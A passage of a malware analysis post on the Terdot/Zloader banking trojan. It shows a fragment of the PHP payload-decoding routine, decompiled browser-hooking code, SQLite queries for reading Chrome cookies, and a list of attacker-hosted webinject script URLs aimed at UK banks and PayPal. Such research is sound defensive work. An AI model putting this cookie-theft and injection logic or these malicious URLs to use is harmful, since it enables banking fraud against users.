    $decoded_char = chr(ord($in_buffer{$index}) ^ ($key & 0xFF));
    $out_buffer .= $decoded_char;
    $key = shift_decode($key, 8);
    ++$key;
    }
    return $out_buffer;
    }
    ?>
```

view raw

deobfuscated.php

hosted with ❤ by GitHub

As we can notice, the file *royxh.umh* contains encrypted code of the malware. Using the presented PHP script it is decrypted back into the Zloader executable:


fca092aca679edd9564d00e9640f939d

The dropped file is run and then deleted.

Inside


Zloader – *payload.dll*

This element – unpacked from the initial sample and injected into *explorer.exe* – is a downloader – identified as **Terdot.A/Zloader**. It is responsible for connecting with the CnC and downloading the main malicious module, that is the Zbot.



Zbot – *client32.dll*

The second stage is also a DLL – this time it is injected into *msiexec.exe* as well as into browsers:




Attacked targets

The bot injects itself into the most popular browsers, in order to hook their API:

```
        v16 = v22,
        strcpy(buf, "\x02"),
        *(_DWORD *)((char *)&v28 + 2) = *(_DWORD *)(v22 + 2),
        LOWORD(v28) = *(_WORD *)v22,
        find_string((_WORD *)current_path, (char *)L"iexplore.exe"))
    || find_string((_WORD *)current_path, (char *)L"microsoftedgecp.exe")
    || find_string((_WORD *)current_path, (char *)L"chrome.exe")
    || find_string((_WORD *)current_path, (char *)L"opera.exe")
    || find_string((_WORD *)current_path, (char *)L"WebKit2WebProcess.exe")
    || sub_100099EC(1) && find_string((_WORD *)current_path, (char *)L"firefox.exe")) )
{
  *(_DWORD *)(v16 + 2) = inet_addr("127.0.0.1");
  sub_10009D66((int)&v31);
  if ( (_WORD)v25 == 80 )
    v17 = htons(hostshort[0]);
  else
    v17 = htons(hostshort[1]);
  *(_WORD *)v16 = v17;
  if ( find_string((_WORD *)current_path, (char *)L"iexplore.exe") )
    find_url_cache();
  v18 = dword_10181F78(a1, a2, a3, a4, a5, a6, lpAddress, dwSize, a9, a10);
  v19 = 0;
  while ( select_socket(*(&s + v19), 3000) )
  {
    if ( ++v19 >= 2 )
      goto LABEL_31;
  }
  send via socket(*(&s + v19), buf, 16);
```

It excludes from the attack computers with Russian language installed – but instead of doing it silently, like most of the malware – it is very openly announcing this fact:



The SQL part

Inside the bot we can find references to an SQL release from the end of 2016 (see SQLite Release 3.15.1 On 2016-11-04):

```
.rdata:1012EFEC                                         ; .data:101770E4↓o
.rdata:1012EFF4 a20161104120849 db '2016-11-04 12:08:49 1136863c76576110e710dd5d69ab6bf347c65e36',0
.rdata:1012EFF4                                         ; DATA XREF: sqlite_release↑o
```

```
2016-11-04 12:08:49 1136863c76576110e710dd5d69ab6bf347c65e36
```

Presence of those references confirms, that the bot is pretty new, and probably under active development.

We can also see many SQL queries and related error messages among the strings:

```
.rdata:1012E7B8 aInsertIntoQ__0 db 'INSERT INTO %Q.%s VALUES(',27h,'trigger',27h,',%Q,%Q,0,',27h,'CREATE TRIGG'
.rdata:1012E7B8                                         ; DATA XREF: sub_1003F5E3+109↑o
.rdata:1012E7B8                 db 'ER %q',27h,')',0
.rdata:1012E7F8 aTypeTriggerAnd db 'type=',27h,'trigger',27h,' AND name=',27h,'%q',27h,0
.rdata:1012E7F8                                         ; DATA XREF: sub_1003F5E3+133↑o
.rdata:1012E815                 align 4
.rdata:1012E818 aNoSuchTriggerS db 'no such trigger: %S',0 ; DATA XREF: sub_1003B8E8+A8↑o
.rdata:1012E82C aDeleteFromQ__1 db 'DELETE FROM %Q.%s WHERE name=%Q AND type=',27h,'trigger',27h,0
.rdata:1012E82C                                         ; DATA XREF: sub_1003B9BE+B6↑o
.rdata:1012E85F                 align 10h
.rdata:1012E860 aTriggerS       db '-- TRIGGER %s',0    ; DATA XREF: sub_10022AB4+F5↑o
.rdata:1012E86E                 align 10h
.rdata:1012E870 aNoSuchColumnS  db 'no such column: %s',0 ; DATA XREF: sub_1004D89A+3DB↑o
.rdata:1012E883                 align 4
.rdata:1012E884 ; char aRowsUpdated[]
.rdata:1012E884 aRowsUpdated    db 'rows updated',0     ; DATA XREF: sub_1004D89A+EA6↑o
.rdata:1012E891                 align 4
.rdata:1012E894 ; char aCannotVacuumFr[]
.rdata:1012E894 aCannotVacuumFr db 'cannot VACUUM from within a transaction',0
.rdata:1012E894                                         ; DATA XREF: sub_1004A5A5+10↑o
.rdata:1012E8BC aCannotVacuumSq db 'cannot VACUUM - SQL statements in progress',0
.rdata:1012E8BC                                         ; DATA XREF: sub_1004A5A5+33↑o
.rdata:1012E8E7                 align 4
.rdata:1012E8E8 aAttachAsVacuum db 'ATTACH',27h,27h,'AS vacuum_db',0
.rdata:1012E8E8                                         ; DATA XREF: sub_1004A5A5+8D↑o
.rdata:1012E8FD                 align 10h
.rdata:1012E900 aSelectSqlFromW db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'table',27h,'AND na'
.rdata:1012E900                                         ; DATA XREF: sub_1004A5A5+1B7↑o
.rdata:1012E900                 db 'me<>',27h,'sqlite_sequence',27h,' AND coalesce(rootpage,1)>0',0
.rdata:1012E96C                 align 10h
.rdata:1012E970 aSelectSqlFro_0 db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'index',27h,' AND 1'
.rdata:1012E970                                         ; DATA XREF: sub_1004A5A5+1DD↑o
.rdata:1012E970                 db 'ength(sql)>10',0
.rdata:1012E9B9                 align 10h
.rdata:1012E9C0 aSelectInsertIn db 'SELECT',27h,'INSERT INTO vacuum_db.',27h,'||quote(name)||',27h,' SELECT*FR'
.rdata:1012E9C0                                         ; DATA XREF: sub_1004A5A5+203↑o
.rdata:1012E9C0                 db 'OM"%w".',27h,'||quote(name)FROM vacuum_db.sqlite_master WHERE type=',27h
.rdata:1012E9C0                 db 'table',27h,'AND coalesce(rootpage,1)>0',0
.rdata:1012EA57                 align 4
.rdata:1012EA58 aInsertIntoVacu db 'INSERT INTO vacuum_db.sqlite_master SELECT*FROM "%w".sqlite_maste'
.rdata:1012EA58                                         ; DATA XREF: sub_1004A5A5+22A↑o
.rdata:1012EA58                 db 'r WHERE type IN(',27h,'view',27h,',',27h,'trigger',27h,') OR(type=',27h,'table',27h
.rdata:1012EA58                 db 'AND rootpage=0)',0
```

They are used to read and manipulate browser cookies, that are stored in form of SQLite databases.

```
is_success = SHGetFolderPathA(0, 28, 0, 0, &pszPath);
if ( !is_success )
{
  sub_1006E068(&pszPath, "\\Google\\Chrome\\User Data\\Default\\cookies", -1);
  if ( a1 & 2 )
  {
    is_success = sub_1001A45A(&pszPath, &v13);
    if ( !is_success )
    {
      v10 = 0;
      if ( !sub_1001B22D(v13, "select `host_key`, `name`, `encrypted_value` from `cookies`", -1, &v10, 0) )
      {
        v3 = 0;
        v14 = 0;
        lpMem = 0;
        do
        {
          if ( sqlite_apply_queries(v10) != 100 )
            break;
```


Queries deployed:

```
if ( v17 < 0 )
  v17 = sub_10037113(v9);
sub_1003846D(v21, v17);
*(_BYTE *)(v3 + 152) = v24;
v12 = sub_10025715(
        v3,
        a1,
        "SELECT sql FROM \"%w\".sqlite_master WHERE type='table'AND name<>'sqlite_sequence' AND coalesce(rootpage,1)>0",
        v22);
if ( !v12 )
{
  v12 = sub_10025715(
          v3,
          a1,
          "SELECT sql FROM \"%w\".sqlite_master WHERE type='index' AND length(sql)>10",
          v22);
  if ( !v12 )
  {
    *(_BYTE *)(v3 + 152) = 0;
    v18 = sub_10025715(
            v3,
            a1,
            "SELECT'INSERT INTO vacuum_db.'||quote(name)||' SELECT*FROM\"%w\".'||quote(name)FROM vacuum_db.sqli"
            "te_master WHERE type='table'AND coalesce(rootpage,1)>0",
            v22);
    *(_DWORD *)(v3 + 24) &= 0xEFFFFFFF;
    v12 = v18;
    if ( !v18 )
    {
      v12 = sub_10025715(
              v3,
              a1,
              "INSERT INTO vacuum_db.sqlite_master SELECT*FROM \"%w\".sqlite_master WHERE type IN('view','trigg"
              "er') OR(type='table'AND rootpage=0)",
              v22);
```

Man-in-the-Browser

The main module injected into *msiexec* opens local TCP sockets that are used to communicate with the module injected into browser.

All the communication between the browser and particular website is first bypassed by client32.dll injected into msiexec.



Like many Zbots, Terdot not only spy but also allows to modify the displayed content, by “WebInjects” and “WebFakes”.

Sites that are going to be hooked are specified by configuration. Example of the target list from one of the samples shows, that the main interest of the attackers are various banks: https://gist.github.com/hasherezade/4db462af582c079b0ffa059b1fd2c465#file-targets-txt

Webinjects are implemented by adding malicious scripts (specialized for a specific target) into the content of the website. The scripts are hosted on the server controlled by attackers. Sample list of the scripts, fetched by the bot during tests:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

https://duckduck2.online/ca/b.js
https://duckduck2.online/ca/d.js
https://duckduck2.online/ca/g.js
https://duckduck2.online/ca/r.js
https://duckduck2.online/pp/paypal.js
https://duckduck2.online/uk/bos.js
https://duckduck2.online/uk/halifax.js
https://duckduck2.online/uk/hsbc.js
https://duckduck2.online/uk/lloyds.js
https://duckduck2.online/uk/nationwide.js
https://duckduck2.online/uk/natwest.js
https://duckduck2.online/uk/rbs.js
https://duckduck2.online/uk/santander.js
https://duckduck2.online/uk/barclays.js

view raw

injects.txt

hosted with ❤ by GitHub
Those java scripts are implanted into the the attacked site before it is displayed in the browser – along with some more, obfuscated code. Templates of such implants are downloaded from the CnC server. You can see some examples here.

Conclusion

Terdot is yet another bot based on Zeus. Feature-wise it is similar to other bankers. However, I think it deserved some attention because of it's recent popularity. It has been prepared with attention to details, so we may suspect that it is a work of professionals. It is actively developed, distributed and maintained – so, the probability is high, that we will be seeing it more in the future.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.